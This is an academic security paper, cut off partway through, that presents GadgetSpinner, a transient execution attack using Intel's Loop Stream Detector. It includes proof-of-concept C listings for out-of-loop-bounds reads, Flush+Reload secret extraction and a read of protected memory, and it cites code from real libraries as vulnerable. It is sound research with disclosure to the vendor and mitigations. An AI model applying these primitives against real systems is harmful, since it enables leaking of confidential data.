2024 IEEE International Symposium on High-Performance Computer Architecture (HPCA)

GadgetSpinner: A New Transient Execution Primitive using the Loop Stream Detector

Yun Chen*, Ali Hajiabadi*, and Trevor E. Carlson
School of Computing, National University of Singapore
{yun.chen, ali.hajiabadi}@u.nus.edu, tcarlson@comp.nus.edu.sg

***Abstract*—Transient execution attacks constitute a major class of attacks affecting all modern out-of-order CPUs. These attacks exploit transient execution windows (i.e., the instructions that execute but never commit) to leak confidential information from victims. Existing attacks either rely on branch mispredictions, incorrect memory speculation, or deferred exception handling to create transient windows. In this work, we introduce a new transient execution primitive, called GadgetSpinner. We exploit the Loop Stream Detector (LSD) in Intel processors to perform out-of-loop-bounds execution and perform illegal operations.**

Our key observation is that the LSD holds on to an old copy of branch predictions from the first iteration of the loop and keeps using this copy until a branch misprediction occurs, i.e., advances beyond the loop bound. We exploit the delay between the speculative iteration of the loop and when the branch misprediction is resolved. In this paper, we analyze the transient execution of the LSD and perform end-to-end attacks to (1) perform illegal reads from protected memory regions, (2) bypass Intel SGX and extract the weights of a trained CNN model in DNNL library, (3) break Kernel ASLR (KASLR), and finally (4) perform cross-core/cross-process attacks. We also show that many defenses for prior transient execution attacks, like secure Branch Prediction Unit (BPU) designs, fail to protect against GadgetSpinner.

I. Introduction

In the past years, after the introduction of the Spectre [34] and Meltdown [40] vulnerabilities, security in modern processors has become a major concern. New attacks emerge regularly, exploiting microarchitectural features designed to improve the performance and efficiency of modern CPUs. A number of these enhancements create transient, speculative windows of execution as intended by design (e.g., speculative execution due to branch prediction) or as unintended consequences (e.g., the delay in handling exceptions). During these transient windows, adversaries can trick the processor into executing instructions outside the correct execution path of the program. This results in the stealthy leakage of sensitive information even before the processor detects the incorrect prediction.

In this work, we present a new transient execution primitive to leak confidential information or perform illegal operations. The source of this transient execution is the *Loop Stream Detector (LSD)* in Intel processors. It is well known that Intel processors have multiple paths in their frontend to accelerate instruction delivery to the backend and also save power by

*Equal contribution first authors.




Figure 1. Transient Execution via the Loop Stream Detector (LSD).

enabling the components only if they become necessary to operate [11]. For example, if the processor detects a loop stream, it can disable the entire frontend after the second iteration and keeps delivering micro-ops to the backend from a small buffer that already has the decoded micro-ops of the loop body (i.e., the LSD). Our investigations show that the LSD continues to deliver instructions until a branch misprediction is encountered, e.g., it reaches the loop bound. Figure 1 shows our key observation: *a transient window is created between the time that the last iteration of the loop is executed (i.e.,* `A(1)`*) and the time the branch misprediction signal is received by the LSD*. If this transient window is long enough (i.e., `A(2)`), it can provide a new opportunity to leak sensitive information, similar to Spectre-type and Meltdown-type attacks.

Based on our observation, we present an attack framework, called GadgetSpinner, that exploits the transient windows created by the LSD to perform illegal reads from memory or compromise system protections like Kernel Address Space Layout Randomization (KASLR). The main requirement for the attack is the existence of a victim loop that qualifies to use the LSD to deliver micro-ops to the backend, and moreover, the attacker has the ability to influence the memory accesses of the victim (e.g., the index to an array is determined by the program inputs). Our studies show that a loop enables the LSD if its body is smaller than the LSD size (i.e., 64 micro-ops [30]) and all the instructions align in the micro-op cache lines. We provide four Proof-of-Concept (PoC) attacks on Intel processors: (1) we perform illegal reads from protected memory regions (e.g., execute-only/write-only memory), (2) we demonstrate our attacks against Intel Software Guard Extensions (SGX), and moreover, we successfully extract the weights of a trained CNN model from the Intel SGX DNNL library [26], (3) we break KASLR, and finally, (4) we demonstrate our cross-core/cross-process attacks.

The key aspects of GadgetSpinner are: (1) Unlike prior attacks like Spectre, the attacker is not required to perform branch mistraining (e.g., Spectre-v1) or branch target poisoning (e.g., Spectre-v2). This makes cross-core attacks practical, which was a limitation of most previous transient execution attacks (i.e., co-locating with the victim on the same core). The only requirement is that the victim loop enables the LSD on its own core. (2) GADGETSPINNER will be successful even if the CPUs deploy perfect and secure branch predictors. Modern branch prediction units (BPUs) are able to accurately predict the behavior of loop branches and potentially avoid out-of-loop-bounds execution [6]. However, the LSD copies the BPU predictions from the first loop iteration and keeps using this old copy until a branch misprediction signal is received from the backend. Hence, even if the CPU is equipped with an accurate BPU, it will be disabled during the LSD operation and it will be enabled only after the leakage has happened. Therefore, only comprehensive and expensive solutions that restrict the execution of speculative instructions will block the transient leaks [10], [42], [62], [69]. (3) The vulnerable attack surface (i.e., loops) are widely used in most applications, and are common practice even in highly secure programming disciplines like constant-time programming. More importantly, unlike branches, loops are very difficult to remove or unroll.

The main contributions of this work are:

- We perform an in-depth analysis of the Loop Stream Detector (LSD) and demonstrate its transient execution;
- We propose GADGETSPINNER, an attack framework to exploit the LSD's transient execution. We present a number of end-to-end attacks to demonstrate the threats of GADGETSPINNER: illegal memory reads, breaking Intel SGX and KASLR, and cross-core/cross-process attacks.
- We present different effective and automated compiler mitigations for the GADGETSPINNER attacks and implement them in LLVM [36].

Responsible Disclosure. We have disclosed our attacks to Intel and they have approved the distribution of this work.

II. Background

A. Transient Execution Attacks

Transient execution attacks can be categorized into two general groups: (1) Spectre-type attacks [4], [7], [32], [34], [35], [43], [52], and (2) Meltdown-type attacks [5], [40], [51], [55], [57], [63]. Spectre-type attacks exploit the speculation windows of execution due to the Branch Prediction Unit (BPU) and the Memory Dependency Unit (MDU) in order to leak confidential values from the target victims. The attacker mistrains the BPU/MDU to transiently execute illegal/unauthorized operations (e.g., out-of-bounds access in sandboxed programs [34]) and transmits the values to a channel and leave persistent changes. Meltdown-type attacks have a similar methodology, however, they exploit the transient window of instructions due to exceptions (i.e., the delay between the exceptions and the time the exceptions is handled). In this work, we uncover a new transient execution primitive due to the Loop Stream Detector in Intel processors.





Figure 2. Different micro-op delivery paths in Intel x86 frontend.

B. Frontend in Intel Processors

Figure 2 shows the different paths in Intel processors frontend to deliver micro-ops to the backend: (1) the translation path, (2) the micro-op cache path, and (3) the loop path. In the translation path, the Branch Prediction Unit (BPU) determines the next PCs to be fetched from the L1 instruction cache and to be decoded. Intel processors use a micro-op cache in the frontend in order to keep the recently decoded micro-ops for faster access. If the paths predicted by the BPU hit in the micro-op cache then the frontend will directly send the micro-ops to the backend from the micro-op cache and avoid the slow path of fetching and decoding instructions (i.e., the translation path). Finally, Intel processors deploy a small buffer, called the Loop Stream Detector (LSD), that stores the decoded streams of the micro-ops that repeat as part of a loop (described as short loops in Intel documentation with the size of 64 micro-ops [29]). When the LSD is enabled, other components of the frontend are disabled to save power. In addition, the LSD is capable of delivering micro-ops faster than the other two paths of instruction delivery (the translation and the micro-op cache paths).

As seen in Figure 2, the retirement unit informs the BPU about the branch history after it resolves the outstanding branches. In addition, the LSD is informed if there is a branch misprediction in order to stop delivering micro-ops to the backend and wake up the frontend. In other words, once the LSD is enabled it will repeatedly feed its micro-ops to the backend until it receives a branch misprediction signal. Our experiments show that this signal is not necessarily the loop condition and any branch misprediction will disable the LSD operation since the loop body can contain other branches as well. For example, if there is an `if` statement inside the loop body and the condition results in a branch misprediction before the loop reaching the last iteration, then the LSD is disabled and the other components in the frontend use the BPU to specify the next instructions/micro-ops to be delivered to the backend.



```
int len = 2;
int array[len];
for (i = 0; i < len; i++)
    leak(array[i]);
fall_through_path();
```

(a) Example loop code **(b) The timing and the execution of instructions when LSD is enabled for the loop in example (a)**

Figure 3. LSD operation example; The intended behavior of the program is leaking the contect of `array` within its bounds (i.e., `len`), however, the LSD speculatively delivers one more iteration out-of-loop-bounds until it receives a branch misprediction signal.

Our key observation in this paper is that the delay between reaching the loop bound and the time LSD stops delivering instructions (i.e., receiving the branch misprediction signal) creates a transient execution window where the processor executes instructions outside of the loop bound. In Section III we analyze this behavior and show how we can create transient execution windows.

III. Loop Stream Detector Analysis

To explain the transient execution behavior of the LSD, we use an example: Figure 3a contains the example loop code and Figure 3b depicts the operations of the LSD when executing this code. The intended behavior of the program is to execute the loop body twice and leak the content of the `array` within its bounds (i.e., first executing `leak(array[0])` and then `leak(array[1])`). Once completed, it will proceed to execute the fall-through path after the loop (i.e., `fall_through_path()`). However, the delay to resolve the loop condition results in the LSD delivering micro-ops for `leak(array[2])` to the backend before it is informed by the branch misprediction signal to stop micro-op delivery; this creates a transient window that leaks out-of-bounds array accesses. After the branch misprediction, the transiently executed instructions are squashed and the frontend will start delivering micro-ops from the correct path (i.e., `fall_through_path()`).

A. *Out-of-Loop-Bounds Access via LSD Transient Execution*

The microbenchmark in Listing 1 aims to demonstrate that the transient execution initiated by the LSD can leave recoverable footprints even after the branch misprediction is identified[1]. The `loop_function()` in this microbenchmark has a `for` loop that its number of iterations is `ARRAY_SIZE` (which is 8 in this example, but we use the flushed array `size_array`, initialized in line 6 and flushed in line 25, to determine the loop condition for each iteration in order to create a longer transient execution window). The index of the access to `array` in line 18 is determined by `idx`, calculated in line 19. The `idx` is 0 if the loop counter is less than `ARRAY_SIZE` and it will be equal to the function input, `offset`, if the loop counter is greater than `ARRAY_SIZE`:

$$\mathtt{idx} = \begin{cases} 0 & if\ \mathtt{i} < \mathtt{ARRAY\_SIZE}\ \text{(i.e., within the loop bound)} \\ \mathtt{offset} & if\ \mathtt{i} \geq \mathtt{ARRAY\_SIZE}\ \text{(i.e., out of the loop bound)} \end{cases}$$


[1]Details of the tested Intel machine is presented in Section IV-C

```
1  #define ARRAY_SIZE 8
2  #define CACHE_LINE 64
3  #define PAGE_SIZE 4096
4  uint8_t array[ARRAY_SIZE * CACHE_LINE] = {0};
5  uint8_t array_out[ARRAY_SIZE * CACHE_LINE] = {1};
6  uint8_t size_array[(ARRAY_SIZE + 1) * PAGE_SIZE] =
   ↪  {ARRAY_SIZE};
7
8  void test_read(char *ptr) {
9      int start = rdtsc();
10     asm volatile("mfence");
11     char junk = *ptr;
12     asm volatile("lfence");
13     printf("%d\n", rdtsc() - start);
14 }
15 void loop_function(uint64_t offset){
16     uint64_t idx = 0;
17     for (int i = 0; i < size_array[i * PAGE_SIZE]; i++)
18     {
19         temp = array[idx];
20         idx = ((ARRAY_SIZE ^ i) - 1) & offset;
21     }
22 }
23 void main() {
24     flushAll(array, ARRAY_SIZE * CACHE_LINE);
25     flushAll(array_out, ARRAY_SIZE * CACHE_LINE);
26     flushAll(size_array, (ARRAY_SIZE+1) * PAGE_SIZE);
27     uint64_t offset = &array_out[3 * CACHE_LINE] - &array[0];
28     loop_function(offset);
29     for (int i = 0; i < ARRAY_SIZE; i++)
30         test_read(&array_out[i * CACHE_LINE]);
31 }
```


Listing 1. Speculation in the Loop Stream Detector (LSD).

Since the loop bound is `ARRAY_SIZE`, the `idx` must be always 0, and only `array[0]` is accessed during the correct execution of the loop. However, if the LSD is enabled for this loop then one additional transient iteration can be executed that accesses `array[offset]`. To test this, we flush the contents of two arrays, `array` and `array_out`, from the cache and run the `loop_function` with the `offset` as input (line 27). The `offset` variable is calculated as the distance between the beginning of the `array` and the third element of `array_out` (line 26). This means that if the LSD is enabled, and one extra transient iteration is executed, then the `array_out[3 * CACHE_LINE]` will be accessed and later hit in the cache.

In line 28 of Listing 1, we measure the latency of accessing all the elements of `array_out`. Figure 4a shows the average access latency of `array_out` over 10 trials and it confirms that `array_out[3 * CACHE_LINE]` is cached in the system and has been accessed upon executing



(a) Out-of-loop-bounds access (LSD enabled)




(b) Out-of-loop-bounds access (LSD disabled)

Figure 4. The out-of-loop-bounds memory access results when (a) LSD is enabled (the microbenchmark in Listing 1), and (b) LSD is disabled through misalignment (Listing 2). The x-axis shows the index of the tested element of `array_out`. `array_out[3 * CACHE_LINE]` always hit in the cache when LSD is enabled as its distance with the `array[0]` is passed as input to the `loop_function`.


```c
1 void loop_function(uint64_t offset){
2     uint64_t idx = 0;
3     srand(time(NULL)); //used to misalign the loop
4     for (int i = 0; i < size_array[i * PAGE_SIZE]; i++)
5     {
6         temp = array[idx];
7         idx = ((ARRAY_SIZE ^ i) - 1) & offset;
8     }
9 }
```

Listing 2. Disable the LSD with misalignment.



PC	Instruction	Assembly
1220	74 35	je L1
1222	ba 00 00 00 00	mov 0x0,edx
1227	b9 00 00 00 00	mov 0x0,ecx
122c	48 01 f1	add rsi,rcx
122f	48 89 01	mov rax,(rcx)
1232	83 c2 01	add 0x1,edx
1235	89 d1	mov edx,ecx
1237	83 f1 08	xor 0x8,ecx
123a	0f b6 c9	movzbl cl,ecx
123d	83 e9 01	sub 0x1,ecx
1240	48 63 c9	movslq ecx,rcx
1243	4c 21 c1	and r8,rcx
1246	48 89 d0	mov rdx,rax
1249	48 c1 e0 0c	shl 0xc,rax
124d	25 00 f0 0f 00	and 0xff000,eax
1252	38 14 07	cmp dl,(rdi,rax,1)
1255	77 d5	ja L2

(a) Aligned code segment



PC	Instruction	Assembly
127c	74 35	je L1
127e	ba 00 00 00 00	mov 0x0,edx
1283	b9 00 00 00 00	mov 0x0,ecx
1288	48 01 e9	add rbp,rcx
128b	48 89 01	mov rax,(rcx)
128e	83 c2 01	add 0x1,edx
1291	89 d1	mov edx,ecx
1293	83 f1 08	xor 0x8,ecx
1296	0f b6 c9	movzbl cl,ecx
1299	83 e9 01	sub 0x1,ecx
129c	48 63 c9	movslq ecx,rcx
129f	4c 21 e1	and r12,rcx
12a2	48 89 d0	mov rdx,rax
12a5	48 c1 e0 00	shl 0xc,rax
12a9	25 00 f0 0f 00	and 0xff000,eax
12ae	38 14 03	cmp dl,(rbx,rax,1)
12b1	77 d5	ja L2

(b) Misaligned code segment

Figure 5. Comparison of (a) aligned code segment and (b) misaligned code segment. Different colors represent different cache lines in the micro-op cache.

the `loop_function(offset)`. Note that, `array_out[4 * CACHE_LINE]` can hit in the cache because of the next line prefetcher in Intel processors [27]. However, running the microbenchmark multiple times allows one to distinguish between the accessed and prefetched elements of the array.

B. LSD Qualified Loops

According to Intel's documentation, the size of the LSD buffer is 64 micro-ops [30]; Hence, a loop body needs to be equal to or less than 64 micro-ops in order to enable LSD micro-op delivery. However, there are other reasons that might result in the LSD not being used for micro-op delivery.

1) PC Misalignment: As suggested by the authors of [11], PCs that are misaligned with micro-op cache lines can disable the LSD. The cache line size in the micro-op cache is 32 bytes and the LSD is used only if all instructions reside in only one cache line (i.e., the LSD is disabled if an instruction resides at the boundary of two cache lines). To further demonstrate the effects of instruction alignment, we modify the `loop_function` by adding an additional instruction to create a misalignment in the loop body (line 4, Listing 2). Figure 5 shows the two versions of the instructions in `loop_function`: (a) for the aligned loop body used in Listing 1, and (b) for the misaligned loop body used in Listing 2.

By introducing the misalignment, the LSD will no longer process loops; instead, the rest of the frontend is deployed to deliver micro-ops. Figure 4b shows the results after introducing the PC misalignment, and we can see that no cache hit is observable for `array_out[3 * CACHE_LINE]` (i.e., the transient execution due to the LSD behavior is disabled). In this case, the last iteration is avoided since the BPU is deployed to deliver the subsequent micro-ops; modern BPU designs are more comprehensive and accurate with respect to loop boundaries and they rarely cause a branch misprediction for loop bounds. Although the loop condition of (`size_array[i * PAGE_SIZE]`) always misses in the cache, it is a constant value (i.e., `ARRAY_SIZE`) which allows the BPU to learn the loop count and always make the correct prediction.

```c
1  void loop_function(uint64_t offset){
2      uint64_t idx = 0;
3      uint64_t value = 0;
4      uint8_t delay[CACHE_LINE] = {ARRAY_SIZE};
5      for (int i = 0; i < size_array[i * PAGE_SIZE]; i++)
6      {
7          temp = array[idx * CACHE_LINE];
8          idx = ((ARRAY_SIZE ^ i) - 1) & offset;
9          if (value < delay[0])  value += 2;
10         else  value += 1;
11         flush(&delay); //create longer transient window
12     }
13     return value;
14 }
```

Listing 3. Disable the LSD with branch misprediction.

2) Branch Misprediction: Apart from PC misalignment, we find that any branch misprediction signal will disable the LSD and enable the frontend again, even if the misprediction is not associated with the loop condition. Listing 3 shows a microbenchmark that we introduce an aligned branch (line 8): `value` is incremented by 2 every iteration if it is smaller than

ARRAY_SIZE (i.e., the loop bound). This branch is independent of the loop condition and causes a misprediction before the last iteration of the loop. If the LSD operation is not impacted by this branch, we can still observe the cache hit on array_out[3 * CACHE_LINE]. However, we observe a similar result as presented in Figure 4b, i.e., the cache hit is no longer observed. This observation demonstrates that the branch misprediction within the loop disrupts the streaming behavior and disables the LSD mechanism.

In summary, there are three main requirements for a loop to meet the criteria necessary to use the LSD for micro-op delivery and triggering out-of-loop-bounds transient execution:

1) The size of the loop body is equal or less than the size of the LSD (i.e., 64 micro-ops);
2) The PCs of each instructions align with micro-op cache line size (i.e., 32 bytes);
3) The loop body does not include hard-to-predict branches that might trigger branch misprediction before the loop condition.

LSD qualified loops are tagged as throughout the paper.

IV. GadgetSpinner Attack: Overview

In this section, we present our new transient execution primitive, called GadgetSpinner, that exploits the out-of-loop-bounds execution due to the LSD speculative micro-op delivery. The GadgetSpinner vulnerability is similar to prior transient primitives like Spectre [34] and Meltdown [40] since they all initiate a transient execution window and within this window they perform an illegal behavior (e.g., illegal access to a secret key) and transmit the transient changes into an initialized channel. The attacker later probes the channel to extract the transient behavior of the victim. However, GadgetSpinner is different compared to Spectre and Meltdown primitives (and other attacks exploiting the same transient primitives) in two respects: (1) GadgetSpinner does not require the attacker to perform any mistraining to force the victim to execute the desired transient sequence of instructions. (2) The attack surface of GadgetSpinner is possibly easier to be found in the wild and harder to eliminate; loops are a fundamental and inseparable part of programs. Currently, Intel does not suggest any safe programming guidelines to avoid the vulnerabilities that we discuss in this work [28]. Section IV-B discusses the GadgetSpinner attack surface in more detail.

The end-to-end steps for GadgetSpinner attacks are depicted in Figure 6 and explained as followed:

Step 1: **Channel Preparation (*attacker*).** The attacker first initializes a channel to a known state to later extract the leaked values from the victim.

Step 2: **Running a Qualified Loop (*victim*).** The victim runs a loop that qualifies to enable the LSD to deliver its micro-ops to the backend.

Step 3: **Illegal Behavior/Leakage (*victim*).** The victim transiently performs an illegal behavior or leaks confidential values.




Figure 6. Attack flow of GadgetSpinner. The whole loop can be seen as the gadget. The attacker is not required to train a selected branch.

Step 4: **Leakage Transmission (*victim*).** Next, the leaked values are transiently transmitted to the channel that the attacker has initialized.

Step 5: **Channel Extraction (*attacker*).** Finally, the attacker probes the initialized channel to extract the transiently transmitted confidential values.

In Section V, we demonstrate an attack to illegally read a protected memory region (with only write/execute permissions). Section VI introduces two attacks against Intel SGX: (1) performing illegal read (Section VI-A), and (2) extracting neural network weights from SGX deep neural network library (Section VI-B). Finally, we demonstrate an attack compromising the Kernel ASLR (KASLR) in Section VII.

A. Threat Model

This paper considers a threat model where a victim process contains confidential information within a protected zone (e.g., sandbox, unreadable page protected by mprotect, SGX, Linux kernel, etc.). An attacker process attempts to infer this confidential information without direct access authorization. The key aspects of our threat model are as followed:

Gadget existence: We assume the victim process contains a loop gadget qualified to enable the LSD (Section III-B), and the computation for the memory access address in the loop body can be influenced by the attacker. This assumption is prevalent in many applications triggered by external input, e.g., using plaintext as an index to access SBox in AES/DES encryption, user-defined neural network configurations, etc.

Triggering the victim code: Similar to prior works [9], [15], [58], we assume that the attacker can force the victim process to execute the target vulnerable functions, such as encryption or neural network initialization/cleaning.

Unresidency with the victim: Unlike many existing transient attacks [3], [15], [34], [40], [42], which require the attacker to co-locate with the victim on the same physical core, we assume *the attacker and the victim can run on different physical cores*. This is because GadgetSpinner does not need to mistrain any hardware component, such as the BPU.

Confidential value extraction: As the GadgetSpinner attacker only operates during the channel preparation/extraction phases, we require a methodology (e.g., cache primitives) to extract and transmit the leaked secret from the victim. In this

```
struct unw_reg_state *p, *next;

for (p=rs->next; p!=NULL;)
{
    next = p->next;
    free_reg_state(p);
    p = next;
}
rs->next = NULL;
```

Figure 7. Vulnerable code pattern in the stacked registers status free source code [16].

```
static int cbc_encrypt(...)
{
    struct des3_ede_x86_ctx *c;
    struct skcipher_walk walk;
    unsigned int nbytes;
    while (walk.nbytes)
    {
        nbytes =
          __cbc_encrypt(c,
                        &walk);
        ...
    }
}
```

Figure 8. Vulnerable code pattern in the source code of DES encryption in the kernel crypto library [12].

```
for (int i = 0; i < out_size;)
{
    ...
    int j = 0;
    for (;j<inputs[i].dims;)
    {
        Equal(inputs[i].size[j],
              input.size[j]);
        j++
    }
    i++
    ...
}
```

Figure 9. Vulnerable code pattern in the latest OpenCV's convolution layer of deep neural network (DNN) [44].

```
void Run(...,
        list input_values) {
    int i = 0;
    for (int v:input_values)
    {
      inputs[i] = {inputs_[i].oper,
                  Int32Tensor(v)};
      ++i;
    }
}
```

Figure 10. Vulnerable code pattern in latest Tensorflow [54].

paper, we demonstrate the leakage extraction and transfer to the attacker using Flush+Reload [67]. Note that having shared memory or the cache primitive is not a strict requirement. For instance, the attacker can utilize other primitives (e.g., Prime+Probe [13], Adversarial Prefetch [21]) in cases where shared memory with the victim is unavailable. If the entire cache is protected, the attacker can still extract information via other channels like coherence directories [66], prefetchers [8], BTB [62], etc. In this paper, we opt for Flush+Reload as a straightforward primitive to demonstrate the leakage.

B. Attack Surface

We discussed the basic requirements for gadgets vulnerable to GADGETSPINNER in Section III-B. Ideally, the attack will be easier if the loop step/condition and array indices are variable and computed during runtime which enables the attacker to create longer transient windows and sufficient time to leak confidential values. Figure 7, Figure 8, Figure 9, and Figure 10 show some examples in real-world applications that are vulnerable to GADGETSPINNER. Note that, even if a target victim does not have any loop gadgets that qualify for GADGETSPINNER, the attacker can utilize techniques like SpecROP [3] to link several instructions from the victim together and construct a loop enabling the LSD. More interestingly, we found that even the non-aggressive compiler optimization (e.g., `-O1`, `-O2`) will try to optimize the loop to fit to Intel's LSD qualification.

C. Experimental Setup

We perform our Proof-of-Concept attacks on two systems: (1) **System 1** with an Ice Lake machine (m6i.metal) using AWS and (2) **System 2** with a Cascade Lake machine using Microsoft Azure (for attacking SGX). The system details are shown in Table I.

Table I
SYSTEM CONFIGURATIONS.

Specification	**System 1**	**System 2**
Cloud Provider	AWS EC2	Microsoft Azure
Processor	Xeon Platinum 8375C	Xeon Platinum 8370C
Architecture	Ice Lake (Sunny Cove)	Cascade Lake
CPU Cores	128	1
LLC	Non-inclusive, 108 MiB	Non-inclusive, 48 MiB
Compiler	GCC 9.4.0, -O1	GCC 9.4.0, -O1
Operating System	Ubuntu 20.04	Ubuntu 20.04
ASLR/KASLR	Enabled	Enabled
SGX	Not supported	SDK:2.19.100.3

V. ATTACK 1: ILLEGAL READ

Our first attack performs the out-of-loop-bounds read from a protected memory region via the victim that can run on the same or a different core from the attacker. In line 17 of Listing 4, the victim protects the `array_out` variable only for writing or execution (i.e., it is not a readable region). However, we show that despite the write-only and execute-only permissions, we can read the contents of `array_out[3 * CACHE_LINE]`, similar to the results presented in Section III-A (i.e., it hits in the cache).

Confidential value extraction. The victim and the attacker are running on different processes/cores, the attacker thus needs a technique to extract the unreadable data and transfer it. Since the initially unreadable data is cached via GADGETSPINNER, it becomes relatively easy to extract its value using cache primitives such as Flush+Reload [67] and Prime+Probe [41]. We employ Flush+Reload to demonstrate the end-to-end attack and value extraction. Listing 5 adds the required changes to enable the value extraction. To facilitate this attack, an array named `probe` is created with 256 pages and is flushed before the victim execution. Inside the `victim`, the value of accessing `array[idx]` (denoted as `p`) is used to index the `probe` array (line 8). In other words, the p-th page of the `probe` array (`probe[p * PAGE_SIZE]`) will be cached.

During the normal execution path of the loop, only one page of `probe` is accessed because `p` is always equal to `array[0]` (which is 0 in our example). On the transient execution path, however, the value of `array[3 * CACHE_LINE]` is used as the index to `probe` (i.e., it encodes the transiently read value from a protected memory region). After victim execution, we measure the latency of accessing all 256 pages of the `probe` array and the page that hits in the cache reveals the confidential value (i.e., `array[3 * CACHE_LINE]` which is 42 in our example). Note that, there is noise from the `array[0]` that

```c
uint8_t array[ARRAY_SIZE * CACHE_LINE] = {0};
uint8_t size_array[(ARRAY_SIZE + 1) * PAGE_SIZE] =
↪  {ARRAY_SIZE};
uint8_t array_out[ARRAY_SIZE * CACHE_LINE] = {42};

void test_write(char *ptr) {
    int start = rdtsc();
    asm volatile("mfence");
    *ptr = "*";
    asm volatile("lfence");
    int diff = rdtsc() - start;
    printf("%d\n", diff);
}
/* Can run on a different core with the attacker */
void victim(uint64_t offset){
    uint8_t *page_start = array_out & 0xfffffffffffff000;
    /* array_out is stored on a different page with array */
    mprotect(page_start, PAGE_SIZE, PORT_WRITE | PORT_EXEC);
    uint64_t idx = 0;
    for (int i = 0; i < size_array[i * PAGE_SIZE]; i++)
    {
        p = array[idx];
        idx = ((ARRAY_SIZE ^ i) - 1) & offset;
    }
}
void attacker() {
    ...
    uint64_t offset = &array_out[3 * CACHE_LINE] - &array[0];
    flushAll(page_start, 0, PAGE_SIZE);
    victim(offset);
    test_write(array_out[3 * CACHE_LINE]);//hits if LSD
    ↪  enabled
}
```

Listing 4. Perform an illegal read using transient execution from the LSD.




Figure 11. The value extraction of the illegal read attack via Flush+Reload. The confidential value is 42.

is cached during the correct execution of the loop. However, this is constant noise and it is straightforward to eliminate it when extracting different bytes of the secret. We flush the first page of probe in Listing 5 (line 16) to remove this noise since array[0] is 0 in our example. Figure 11 depicts the results of the Flush+Reload attack to extract the confidential value. As you can see, the only element of the probe array that hits in the cache is 42.

VI. Attack 2: Attacking Intel SGX

The Intel Software Guard Extension (SGX) is specifically designed to safeguard confidential data in memory and enables trusted execution using this data. In this section, we first demonstrate how GadgetSpinner can attack SGX to

```c
1  ...
2  uint8_t probe[256 * PAGE_SIZE] = {0};
3  void victim (int offset) {
4     ...
5     uint64_t idx = 0;
6     for (int i = 0; i  < size_array[i * PAGE_SIZE]; i++)
7     {
8          p = array[idx];
9          temp = probe[p * PAGE_SIZE];
